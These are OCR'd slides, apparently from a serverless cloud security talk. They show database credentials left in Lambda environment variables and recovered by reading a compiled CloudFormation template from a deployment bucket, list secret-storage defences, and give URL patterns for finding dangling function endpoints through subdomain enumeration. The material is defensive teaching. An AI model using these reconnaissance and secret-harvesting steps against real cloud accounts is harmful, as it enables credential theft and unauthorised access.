
The Lambda function should create a new entry in DynamoDB

Why you shouldn't store secrets in environment variables


Environment variables

You can define environment variables as key-value pairs that are accessible from your function code. These are useful to store configuration settings without the need to change function code. Learn more

Key	Value	
HOST_DB	1.2.3.4	Remove
DB_PORT	3306	Remove
USER	db_user	Remove
PASS	\(8cW:$W	Remove
DB	test_db	Remove


AWS Region
AWS
AWS Environment
(Dev, Staging, QA or Production)
Cloud Application
Serverless
Configuration
AWS Access
Keys
Lambda
Source Code
Serverless
Framework
Provision
Resources
AWS Resources

Example of default bucket policy created by Serverless Framework



s3-renamer-dev-serverlessdeploymentbucket-a

Overview

Type a prefix and press Enter to search. Press ESC to clear.

Upload | + Create folder | Download | Actions

Name


- 1585920065853-2020-04-03T13:21:05.853Z
- 1585922104513-2020-04-03T13:55:04.513Z
- 1586188331810-2020-04-06T15:52:11.810Z
- 1586188425339-2020-04-06T15:53:45.339Z
- 1587499942426-2020-04-21T20:12:22.426Z

Name

- compiled-cloudformation-template.json
- s3-renamer.zip

```
$ cat compiled-cloudformation-template.json

(...)
        "Environment": {
          "Variables": {
            "HOST_DB": "1.2.3.4",
            ”DB_PORT": "3306",
            "USER": "db_user",
            "PASS": ” \(8cW:$W ",
            "DB": "test_db"
          }
(...)
```



Defense

- Encrypt secrets, e.g. using KMS
- Store secrets in Secret Manager or SSM Parameter Store and easily reference them:

```
db_pass: ${ssm:/path/to/db_pass~true}
```

- In Azure use Key Vault
- In GCP use Secret Manager

LAST BUT NOT LEAST


test
test-1
hello-world
my-dummy-func
sls-deploy-test
delete-me
test-3

Remember, finding dangling HTTP-triggered FaaS is as simple as enumerating subdomains!!!


https://[random].**execute-api**.[region].**amazonaws.com/**[API endpoint name]

http(s)://[App Service name].**azurewebsites.net/api/**[function name]

https://[region]-[App Engine name].**cloudfunctions.net/**[function name]

Regularly audit your cloud infrastructure
and
remove all not used resources!!!

Gaining an access to the cloud is just a beginning…



https://bit.ly/30YhL8D

Let's stay in touch!!!

- Are you interested in taking a **cloud security assessment**?

- Would you like to send me some **feedback** regarding this presentation?
  - Please contact me on pawel.rzepa@securing.pl
  - or on Twitter: @Rzepsky
  - or on LinkedIn: https://www.linkedin.com/in/pawel-rzepa-5326965b/

Thank you!!!